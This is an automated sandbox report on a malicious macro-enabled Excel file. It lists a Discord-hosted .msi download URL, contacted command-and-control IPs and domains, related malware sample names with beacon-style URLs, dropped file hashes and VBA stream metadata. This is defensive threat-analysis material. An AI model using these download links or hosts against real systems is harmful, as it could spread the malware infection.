http://www.msnbc.com/news/ticker.txt	explorer.exe, 00000008.00000000.2101904624.0000000003C40000.00000002.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	MSID8B1.tmp, 00000006.00000002.2096383823.00000000020A0000.00000002.00000001.sdmp, explorer.exe, 00000008.00000002.2344296139.000000001C70000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://wellformedweb.org/CommentAPI/	msiexec.exe, 00000004.00000002.2099468075.0000000003130000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 00000008.00000000.2112003185.000000000856E000.00000004.00000001.sdmp	false		high
http://https://cdn.discordapp.com/attachments/811153215172509738/838717453038125086/009213.msi	msiexec.exe, 00000004.00000002.2097975295.0000000000330000.00000004.00000020.sdmp, msiexec.exe, 00000004.00000002.2098042878.00000000003BA000.00000004.00000020.sdmp	false		high
http://https://cdn.discordapp.com/attachments/811153215172509738/838717453038125086/009213.msi/qn	msiexec.exe, 00000004.00000002.2098087183.0000000000566000.00000004.00000001.sdmp, msiexec.exe, 00000004.00000002.2098074405.0000000000466000.00000004.00000001.sdmp	false		high
http://investor.msn.com/	explorer.exe, 00000008.00000000.2101904624.0000000003C40000.00000002.00000001.sdmp	false		high
http://www.iis.fhg.de/audioPA	msiexec.exe, 00000004.00000002.2099468075.0000000003130000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.piriform.com/ccleaner	explorer.exe, 00000008.00000000.2112003185.000000000856E000.00000004.00000001.sdmp	false		high
http://computername/printers/printername/.printer	msiexec.exe, 00000004.00000002.2099468075.0000000003130000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.%s.comPA	MSID8B1.tmp, 00000006.00000002.2096383823.00000000020A0000.00000002.00000001.sdmp, explorer.exe, 00000008.00000002.2344296139.00000000001C70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.hotmail.com/oe	explorer.exe, 00000008.00000000.2101904624.0000000003C40000.00000002.00000001.sdmp	false		high
http://treyresearch.net	msiexec.exe, 00000004.00000002.2099468075.0000000003130000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://servername/isapibackend.dll	explorer.exe, 00000008.00000000.2107572712.0000000004F30000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://cdn.discordapp.com/attachments/811153215172509738/838717453038125086/009213.msi/qnG	msiexec.exe, 00000004.00000002.2097965804.0000000000324000.00000004.00000040.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.0.78.25	adimadimingilizce.com	United States		2635	AUTOMATTICUS	true
99.83.154.118	www.destek-taleplerimiz.com	United States		16509	AMAZON-02US	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	402839
Start date:	03.05.2021
Start time:	14:40:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 38s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	0d69e4f6_by_Libranalysis (renamed file extension from none to xls)
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@12/4@6/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 33% (good quality ratio 31.6%) • Quality average: 75.6% • Quality standard deviation: 25.5%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Changed system and user locale, location and keyboard layout to English - United States • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Simulations

Behavior and APIs

Time	Type	Description
14:40:39	API Interceptor	63x Sleep call for process: msiexec.exe modified
14:40:44	API Interceptor	117x Sleep call for process: MSID8B1.tmp modified
14:41:10	API Interceptor	229x Sleep call for process: wininit.exe modified
14:41:43	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.0.78.25	wMqdemYyHm.exe	Get hash	malicious	Browse	• www.mariacolom.net/f0sg/?7n0lqHm=AymEOqKXV1chl8iQYgJ3uquKzbaTRejMwBVZPwqkc2a5oMJioVLywtrs+1kTDlzhFYWt&CP=chrxU
	MSUtbPjUGib2dvd.exe	Get hash	malicious	Browse	• www.theeconomicalmillennial.com/ffy/?-Z1hnrG=LKzXTzQzAW62bakJWBTKGsXtco2vSeK+LB7ryfsB0EObM+MwqUwTrLh5ElP1zwE4uPh9&2d0=lnxdA
	PROFORMA INVOICE-INV393456434.pdf.exe	Get hash	malicious	Browse	• www.exafeprods.com/sbqi/?QPdT=wlXNghr8E5DBrABF7PUJ5OZBbAz3HWA6A4d9F/DKLZM4PCK20Ia3HOsX74YqnMTWqQvc&nzrT8h=5jRDMLpHNB

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO_29_00412.exe	Get hash	malicious	Browse	• www.thevillaflora.com/hw6d/?rVEt3p=S0D0v04&SPx=N8T6HUVrx9rRdb/j5XhVNb6z86Vd/RUNSBbCMa2WOSBZ+Hf+0g8ju4CxDHweU92bftmwluo5xg==
	ofert#U0103 comand#U0103 de cump#U0103rare_pdf.exe	Get hash	malicious	Browse	• www.edithblanco.com/b3gc/?ARn=vYB5T5iqfyqejgEQl1l0Dj2yWCwTz0bR5VrqFwdqJE7Zyc+/6nKJEet/ZYp7lBTYqLXP&ndkHzH=-Z20XnRx36xD
	PAGO 50,867.00 USD (ANTICIPO) 23042021 DOC-20204207MT-1.exe	Get hash	malicious	Browse	• www.helmutbuntjer.com/o86d/?Yn=f4CIh52BCvuV4AgMKYBtNzllunOhcH1VRANY9wSd3mBWXFy5KGoMvsJ/slNxatlNXpAr&RR=Y4ClpHwHA4lh6FF
	Rio International LLC URGENT REQUEST FOR QUOTATION.exe	Get hash	malicious	Browse	• www.avondalevotes.com/o86d/?GPTl=l7PM0no/7ZHx5mjX60jpj0VJL/9K6f55RKcqNG9asLbFj/lGQ4f0PxJ7PsdijTvnBO1aie26Zg==&BlB=O2JthfYxo
	RDAx9iDSEL.exe	Get hash	malicious	Browse	• www.micheldrake.com/p2io/?NtTdXn=wXL40t9Hkrxhn&KtxL=d2NgnqRSaE399kDepSeXKrGILlrAeXd0mpr9jEILXnCNsbPLuX7uZtRN+ZZx/uILlcnE
	order drawing 101.exe	Get hash	malicious	Browse	• www.yashasvsaluja.com/ma3c/?GV_P=8pDpKpNHoZ_dLx&R2JlOJ=avNb7mifsq7rzXY8Hv21gXyNWEz5WOIpKihV+epsdLtVD9yeW0B30T6y1OCLtvf/9IHx
	SA-NQAW12n-NC9W03-pdf.exe	Get hash	malicious	Browse	• www.tiffanymcolston.com/uwec/?Rl4=YVFTx4yh&GFQl9jnp=kga628dAwNTqX66vfbKck2tgviC/7qfZNTCNV9C4sYy0Slyacyre6zaFI8CRfaI5nkXs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Remittance advice.exe	Get hash	malicious	Browse	• www.thecurmudgeonsspeakout.com/hx3a/?Qvu=JlMpoPIhNtr&ypkhVn5X=N0FC+tc54bmf/JTH8xH+aqzgdWsf4nLwonNH3Nnbm+D+dFZXfSyDwY+xYHMjgyeY5i7A4XmUfQ==
	INV#609-005.PDF.exe	Get hash	malicious	Browse	• www.jianavictoriaospina.com/ve9m/?vPDhx=DZP7uK4y6p96OiK9OQfW5fpj5QQuD/WNsLlhMYSSKSRyKM12FYSY3B1XGCeHwPMCGRx8&kfL8ap=F6AIlfF8e4F
	s6G3ZtvHZg.exe	Get hash	malicious	Browse	• www.emmajanetracy.com/iu4d/?uVjL=M6NHp&J6A=JOOHHYcCVAiumnatH9FSz+DjDh0K1BlAW5euFZ4O/VfuOjdNwQJji3cnAkHedg7IWrAc+UUQ6A==
	g2qwgG2xbe.exe	Get hash	malicious	Browse	• www.micheldrake.com/p2io/?Ezut_6Ph=d2NgnqRSaE399kDepSeXKrGILlrAeXd0mpr9jEILXnCNsbPLuX7uZtRN+ZZx/uILlcnE&lhuLO=TxllZ2B
	12042021493876783,xlsx.exe	Get hash	malicious	Browse	• www.thevillaflora.com/hw6d/?NTxxLxi=N8T6HUVrx9rRdb/j5XhVNb6z86Vd/RUNSBbCMa2WOSBZ+Hf+0g8ju4CxDHwnLMWYR763luo+iQ==&Cj9LK=9rjlL0C
	Customer-100912288113.xlsx	Get hash	malicious	Browse	• www.micheldrake.com/p2io/?YPxxw=JxlLiTVHLV_&4h=d2NgnqRXaD3590PSrSeXKrGILlrAeXd0mpzt/HUKTHCMsqjNpHqiPppP981n7+M4uf60sw==
	vbc.exe	Get hash	malicious	Browse	• www.regalparkllc.com/nnmd/?VRNp=wBZl4vkh1&MvdD=tTl8v8g035m6yKE51UQNVvYPTgelaUE7gWj9K32eZH50WSszu74cxmOOl8K07RzhCUDK

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RFQ-V-SAM-0321D056-DOC.exe	Get hash	malicious	Browse	• www.619savage.store/uwec/?CZ6=7nExZbW&v2=UXtrAnkUbxIt7Da+co89vc/yvelnirGGdixyijtvmiG0dXcVjZHX+cHMX+KvBOjcxYq/
	yQh96Jd6TZ.exe	Get hash	malicious	Browse	• www.longdoggy.net/vu9b/?OV0xlV=NeJ6fTW54FiVLomARoXtZYU3dCbrOkLIBtzKWj45EW4cSvDsCI/Ad3ky2rZtS/Pp2iNH&wh=jL0xYFb0mbwHi
	g0g865fQ2S.exe	Get hash	malicious	Browse	• www.micheldrake.com/p2io/?4h3=d2NgnqRSaE399kDepSeXKrGILlrAeXd0mpr9jElLXnCNsbPLuX7uZtRN+ZZx/uILlcnE&vTapK=LJBpc8p
99.83.154.118	shipping document pdf.exe	Get hash	malicious	Browse	• www.kcgertfarm.com/htl/?_6Ax4N=YJE87vjpATZ&QFQL4Z=Y7TDP+px4JC/SSqVeQPAJJ3lS8rxz+cXHWUOWGnTGVC5LdKUNGbP50uDVhtUgmD5Xmz46i5nLA==
	IBXZjiCuW0.exe	Get hash	malicious	Browse	• www.mythree-informationupdates.com/njhr/?uZWx=/zO4UNfgdHCPEreRZ95iML5TdeDdCZBMXXzBOiwQzcrtbsVzRUIeP21tWMjEhMv1ee9K&9r6LE=FbYDOl6

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cdn.discordapp.com	6de2089f_by_Libranalysis.exe	Get hash	malicious	Browse	• 162.159.133.233
	Almadeena-Bakery-005445536555665445.scr.exe	Get hash	malicious	Browse	• 162.159.129.233
	To1sRo1E8P.exe	Get hash	malicious	Browse	• 162.159.130.233
	wNgiGmsOwT.exe	Get hash	malicious	Browse	• 162.159.129.233
	BhTxt5BUvy.exe	Get hash	malicious	Browse	• 162.159.133.233
	rSYbV3jx0K.exe	Get hash	malicious	Browse	• 162.159.129.233
	04282021.DOC.exe	Get hash	malicious	Browse	• 162.159.130.233
	SkKcQaHEB8.exe	Get hash	malicious	Browse	• 162.159.130.233
	P20200107.DOC	Get hash	malicious	Browse	• 162.159.130.233
	FBRO ORDER SHEET - YATSAL SUMMER 2021.exe	Get hash	malicious	Browse	• 162.159.130.233

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	New order.04272021.DOC.exe	Get hash	malicious	Browse	• 162.159.134.233
	Payment-Confirmation_Copy.exe	Get hash	malicious	Browse	• 162.159.133.233
	Q264003.exe	Get hash	malicious	Browse	• 162.159.130.233
	Camscanner.New Order.09878766.exe	Get hash	malicious	Browse	• 162.159.135.233
	doc07621220210416113300.exe	Get hash	malicious	Browse	• 162.159.129.233
	REF # 166060421.doc	Get hash	malicious	Browse	• 162.159.133.233
	File Attached.exe	Get hash	malicious	Browse	• 162.159.133.233
	SKM_C258 Up21042213080.exe	Get hash	malicious	Browse	• 162.159.130.233
	SKM_C258 Up21042213080.exe	Get hash	malicious	Browse	• 162.159.130.233
	G019 & G022 SPEC SHEET.exe	Get hash	malicious	Browse	• 162.159.130.233

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AUTOMATTICUS	wMqdemYyHm.exe	Get hash	malicious	Browse	• 192.0.78.25
	MSUtbPjUGib2dvd.exe	Get hash	malicious	Browse	• 192.0.78.25
	PROFORMA INVOICE-INV393456434.pdf.exe	Get hash	malicious	Browse	• 192.0.78.25
	agnesng@hanglung.comOnedrive.html	Get hash	malicious	Browse	• 192.0.77.2
	PO_29_00412.exe	Get hash	malicious	Browse	• 192.0.78.25
	Enrollment_Benefits-2022.docx	Get hash	malicious	Browse	• 192.0.66.2
	Enrollment_Benefits-2022.docx	Get hash	malicious	Browse	• 192.0.66.2
	DVO100024000.doc	Get hash	malicious	Browse	• 192.0.78.24
	ofert#U0103 comand#U0103 de cump#U0103rare_pdf.exe	Get hash	malicious	Browse	• 192.0.78.25
	PAGO 50,867.00 USD (ANTICIPO) 23042021 DOC-20204207MT-1.exe	Get hash	malicious	Browse	• 192.0.78.25
	Rio International LLC URGENT REQUEST FOR QUOTATION .exe	Get hash	malicious	Browse	• 192.0.78.25
	RDAx9iDSEL.exe	Get hash	malicious	Browse	• 192.0.78.25
	order drawing 101.exe	Get hash	malicious	Browse	• 192.0.78.25
	lFfDzzZYTl.exe	Get hash	malicious	Browse	• 192.0.78.24
	SA-NQAW12n-NC9W03-pdf.exe	Get hash	malicious	Browse	• 192.0.78.25
	SWIFT COPY.exe	Get hash	malicious	Browse	• 192.0.78.246
	win32.exe	Get hash	malicious	Browse	• 192.0.78.24
	regasm.exe	Get hash	malicious	Browse	• 192.0.78.24
	Remittance advice.exe	Get hash	malicious	Browse	• 192.0.78.25
	oEWV80rj6fgwF5i.exe	Get hash	malicious	Browse	• 192.0.78.24
AMAZON-02US	d630fc19_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 52.219.40.51
	presupuesto.xlsx	Get hash	malicious	Browse	• 143.204.202.49
	Comand#U0103 de achizi#U021bie PP050321.exe	Get hash	malicious	Browse	• 3.34.241.29
	O1E623TjjW.exe	Get hash	malicious	Browse	• 52.52.155.86
	file.exe	Get hash	malicious	Browse	• 52.15.160.167
	PURCHASE ORDER.exe	Get hash	malicious	Browse	• 3.14.18.91
	80896e11_by_Libranalysis.exe	Get hash	malicious	Browse	• 3.141.142.211
	QxnqOxC0qE.exe	Get hash	malicious	Browse	• 52.14.161.64
	ETC-B72-LT-0149-03-AR.exe	Get hash	malicious	Browse	• 3.34.241.29
	DocNo2300058329.doc__.rtf	Get hash	malicious	Browse	• 99.86.2.5
	nT7K5GG5km	Get hash	malicious	Browse	• 35.155.184.95
	Bill Of Lading & Packing List.pdf.gz.exe	Get hash	malicious	Browse	• 99.83.224.11
	fI1YXJEuz5.exe	Get hash	malicious	Browse	• 99.83.154.118
	wSBbLKrAti.exe	Get hash	malicious	Browse	• 99.83.154.118
	qRTSlJsJb7.exe	Get hash	malicious	Browse	• 99.83.154.118
	j3Y709Q8wv.exe	Get hash	malicious	Browse	• 99.83.154.118
	QibTWFydoZ.exe	Get hash	malicious	Browse	• 99.83.154.118
	J99vIX30UF.exe	Get hash	malicious	Browse	• 99.83.154.118
	CMj5f279cs.exe	Get hash	malicious	Browse	• 99.83.154.118
	Nkef9ryisT.exe	Get hash	malicious	Browse	• 99.83.154.118

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\64cgbfdn23gia0	
Process:	C:\Windows\Installer\MSID8B1.tmp
File Type:	data
Category:	dropped
Size (bytes):	6661
Entropy (8bit):	7.469743146526507
Encrypted:	false
SSDEEP:	96:ilvxI1BNLSkmzO+Q9nKNG1yUieQpH22BcxZl176Y1g7ibEyykBw2+Io3:ihxCmU2G1yDRi6D7ibEAa2+n
MD5:	452DCF954B6B913EF5CA0E206051C180
SHA1:	DC436B4BB30477ADDE34685EA17F9DBC3E051269
SHA-256:	3EFC04F6A63F01436C128AEEB60607FC0CC45A25463EC523ADCB801681892D07
SHA-512:	3442FCB88CB1766A4B541FA02B0395A4CCF942F774DB0F1420FBA0C0AA9101F594F18CDDC19AB1EC874B52AE91941A6270FDDB00B88336B19A91E066B063548
Malicious:	false
Reputation:	low
Preview:	.....]..igA.Q-...B..Y....sM.V.-.S..R.9..S-.S.u.FN=..NFNZ.9R.HFV\.y.w4.B0m.....N.q.....>.0em....HZ.\Qy.....]M.....+>4QQ6...t.Bpem ...hk6|q.....T."P.m.... Y.$Q.....4B".....(!6<..{{w.\.yD.ww0G^0qM.....M..."..Y&H?.\.9hHY..Q-F4j".E.x.="$E.~..>4Q..`NN0Qm.4FB0mMxT.b|.Yv..PqMxT..0emR...H!.\Qy.....Wb.....j>4QQ.ccw.<B.emjww{..6.q.L.....".m....Y.$QA....4.".EM....(!6<1Y$...4bB0..V...0Y^Tqqx...+.d..z...Hj.....4.ey....>.....(F.....{j.dcw~....Q-.N.._..]..~#...qM.....=.3...Qm"...&.....B...Mmb...r.N'..Q..e*...q^...Rr-...i.B...9.2[..I...NZ.....&....{.b....Q.nFT..{].f....q.....l.m..=.....e-ZN.z..i.26..z>.....Qm....~.-..y-RF.=.>.....q.....y..{1...9.Q."...S.....q^Or*...v+?....be...Q-"SM.sNJq.....sM.sV.Q..gM..g....:..A._....S.8[..j.-.....oa.:o9.q.^...~.....4.zy.=...z.~OZN..nEFZZ.....|wwj....2...4.....=.6.....F.]6...m.I..-....y.....EM.....}...b.....Q...;..h.T..Y.J.....=...>..m.I...\NZ.....l...g...j.....w.zw..R.....Y.i..^.m.... .>.

C:\Users\user\AppData\Local\Temp\h5zr3pu7px	
Process:	C:\Windows\Installer\MSID8B1.tmp
File Type:	data
Category:	dropped
Size (bytes):	186368
Entropy (8bit):	**7.999094427295739**
Encrypted:	**true**
SSDEEP:	3072:9HeCZ6w4ulLMJZvUsLVHXWUG6gvzUJQgHVi6ODuWNHoUhrjHMeYMNZya65:xtkoCvUshHXWUG6oyRi6OTNIU1jHMeYB
MD5:	E5B5F2A86B12D2DFBE61D5F77763BE2A
SHA1:	1E7B0F696748E3966440A24B6F6393AA76AA4B3F
SHA-256:	4C93439D859610B909FB82A8D55C228C1523DB9BBA3D83566D3360A202C7899E
SHA-512:	9EA0E54DD150511B4591322A685FB325D1E8A24FBF5F619E60FBBDCB967393489FF7463E4D29641A395A602475183AF3CB37483E12CCB0733544FE38BF2A92AA
Malicious:	false
Reputation:	low
Preview:	..6%.@..]S...u...f..g@.o....D.`...6...]...s.....9JL..."5 .t...8....h-[%.].VcX.m.:DI..a..w...t.....I..ic.Z.....B.z.(.W....VD.D.G.5..(;X[..l.>.5Z..n.bl.o....B.}V2.....e..^r.....?.W..pR<mG J....,.....r....1e.....u.. ..G..J..JI....w.!z?ej{...0..?.g..c...|.....Q".s...e...Y.T..rU..;..f.ye.`...<t.g.|._....%.."..P._...."....}B.2...>.y..mi#.....B..x,...o~.'.R.D9Dwl.#.:/.c.h"..3.....e..].j..b.h.>.. ..SGm..U/A$..w$r.....MZ..x....>....C=..vjcJ....-.B..uy.l!!.....}..+..vz....%8Ud.,`....l]L...4..~..3..9*.x...H..%.....6.`.:.5]/bnL.Y6...B.su.e.0....E.....?.M.X.._.A.....,SCL..R...^1 !J..v....d.....c.rN.C8...$.Y....F..P..X...,..00.....-.gJ.wF:.a.O...*.V.....<.b.mU.....l...]....g:o....[.f....mM#\|.:.0...Q&RK.'.2.iK.....ii.v.k.:.,z..h@p....X3G53;...>./%..;EiA.C.<.gO. Y..0...`l.iK...6.+.....vs...m..0..2..*D.X.Q...Po....~.....q$.$.Y$..5..#Ps._..z.".V.S....W.L....k*TL.....O%5@.....(...|.O_.I..g.B.w.Gp.....M..[..!..$..e@.J.1.CL.9..yKV.....0+<oI...

C:\Users\user\AppData\Local\Temp\nsjB879.tmp\5rov.dll	
Process:	C:\Windows\Installer\MSID8B1.tmp
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	4.381810561586193
Encrypted:	false
SSDEEP:	48:ai90fn1ASkT3/NDZbitP8X3V9TJ6F2YvRUq1nh/SS72+DtMYquSzieLqRuqS:/On1ASkLNDZ+tq9m20RLf2otsJzUx
MD5:	684720049DCA3DEFA172BF93F56012D2
SHA1:	C77657F31828F1683462D67C30C33DC3EF84D6D4
SHA-256:	658E0AC49C51AB8EEFE51A1790F9B0A43E9CF7495E66334411F53A5C7200734B
SHA-512:	924CD7A7E8617EB8A4E5D70EE6407F1535B11F34B6BD7228683464EDDDBE2A49FEA1DAFA2B25E7E7B16446A14E7246560E37B622B3968AD01025AA7041263F6
Malicious:	**true**

C:\Users\user\AppData\Local\Temp\nsjB879.tmp\5rov.dll	
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....n"...L..L..L..gH..L.dM..L..M..L..fH..L..fL..L..f...L..fN..L.Rich..L.... .....PE..L.....`.....!..... .....P.....`!..P...."....@..... ....@..... ..... .text...r..... ..`.rdata.."..... .....@..@.data...D....0.....@....rsrc.....@.....@..@.....

C:\Users\user\AppData\Local\Temp\nszB83A.tmp	
Process:	C:\Windows\Installer\MSID8B1.tmp
File Type:	data
Category:	dropped
Size (bytes):	201776
Entropy (8bit):	7.954384945910277
Encrypted:	false
SSDEEP:	6144:v5tkoCvUshHXWUG6oyRi6OTNIU1jHMeYMDy:RPsh5XXRYTrjHdj
MD5:	AC93D1A09D287B234C11E01BA73D7000
SHA1:	C5C1E2CD3B96B6F0B38565C05CA0C40D65EB4591
SHA-256:	4F5A7AE7A3059308D3B5FF9EE0918B1FE215FB0EF8D00EA2A7399A4F2E14EBE1
SHA-512:	B8A315320555BDED845AD2AF2D7FEF6043E422AD3BFB2E42DFE071DCD2EB80638215BE8BE39EE39B5EFB325A1567DEBC377ADC804AFCA54587AC809454E6AD9B
Malicious:	false
Reputation:	low
Preview:	.....,.....5..... .....J.....g.....j..... .....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.1, Code page: 1252, Author: HP, Last Saved By: HP, Name of Creating Application: Microsoft Excel, Create Time/Date: Mon May 3 11:10:40 2021, Last Saved Time/Date: Mon May 3 11:10:40 2021, Security: 0
Entropy (8bit):	4.927898650848454
TrID:	• Microsoft Excel sheet (30009/1) 47.99% • Microsoft Excel sheet (alternate) (24509/1) 39.20% • Generic OLE2 / Multistream Compound File (8008/1) 12.81%
File name:	0d69e4f6_by_Libranalysis.xls
File size:	38912
MD5:	0d69e4f684735cf4f187659ee0882fd8
SHA1:	55a52f6971084224e3030b76cd44d13b0203b749
SHA256:	0c856e57da034a8943b4065297d075365090d9eb925abb7ba74dd3df9acefc1f
SHA512:	9bfc38689030d9100a52d192ffacf7afcf82ec64b40bb34613adaa109c1557959123ee4c261b4becaed28b99c28044cd410dc3f82fc18ab82276311e40464647
SSDEEP:	768:tck3hOdsylKlgryzc4bNhZFGzE+cL2knAJ0OiCgCvVKQ29CYubyfe:ik3hOdsylKlgryzc4bNhZFGzE+cL2kne
File Content Preview:	.....>.....".....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General	
Document Type:	OLE
Number of OLE Files:	1

OLE File "0d69e4f6_by_Libranalysis.xls"

Indicators	
Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1252
Author:	HP
Last Saved By:	HP
Create Time:	2021-05-03 10:10:40
Last Saved Time:	2021-05-03 10:10:40
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1252
Thumbnail Scaling Desired:	False
Company:	gh
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	983040

Streams with VBA

VBA File Name: AK2_oiMjTt8L.bas, Stream Size: 6925

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/AK2_oiMjTt8L
VBA File Name:	AK2_oiMjTt8L.bas
Stream Size:	6925
Data ASCII:	. . . . 2 . . . . a . . . M . . . . A . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 03 f0 00 00 00 32 05 00 00 d4 00 00 00 b0 01 00 00 ff ff ff ff 61 05 00 00 4d 10 00 00 00 00 00 00 01 00 00 00 ba 19 41 8f 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff 08 00 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Error
Resume
b___v(ds
Df+Cwb_MI
w.S^tV
oidffgdngk
hhfgghgff
TisleAagRwA
AGt/<bV`|Wk
String)
"fdshuug
nP!{/nHnBsP

Keyword
fdsgdfsoi
Range
Vywm.
Chr(ds
Integer)
TBF[u_-Y
"iosadfodsi
Attribute
VB_Name
Function
b___v
?zoFt(

VBA Code

VBA File Name: Sheet1.cls, Stream Size: 991

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/Sheet1
VBA File Name:	Sheet1.cls
Stream Size:	991
Data ASCII:	. . . . - . . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 ba 19 0c fb 00 00 ff ff 23 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: ThisWorkbook.cls, Stream Size: 1243

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/ThisWorkbook
VBA File Name:	ThisWorkbook.cls
Stream Size:	1243
Data ASCII:	. . . . * . . . . 1 . . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 2a 03 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff 31 03 00 00 d5 03 00 00 00 00 00 00 01 00 00 00 ba 19 c9 86 00 00 ff ff 23 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False

Keyword
Private
VB_Exposed
Attribute
VB_Name
VB_Creatable
workbook_open()
"ThisWorkbook"
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 107

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	107
Entropy:	4.18482950044
Base64 Encoded:	True
Data ASCII:	. . . . F . . . . M i c r o s o f t E x c e l 2 0 0 3 W o r k s h e e t . . . . . B i f f 8 . . . . . E x c e l . S h e e t . 8 . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 20 08 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 1f 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 20 32 30 30 33 20 57 6f 72 6b 73 68 65 65 74 00 06 00 00 00 42 69 66 66 38 00 0e 00 00 00 45 78 63 65 6c 2e 53 68 65 65 74 2e 38 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 244

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	244
Entropy:	2.74041037669
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . P . . . . . X . . . . . d . . . . . l . . . . . t . . . . . | . . . . . g h . . . . . S h e e t 1 . . . . . W o r k s h e e t s . . . . .
Data Raw:	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 c4 00 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 9f 00 00 00

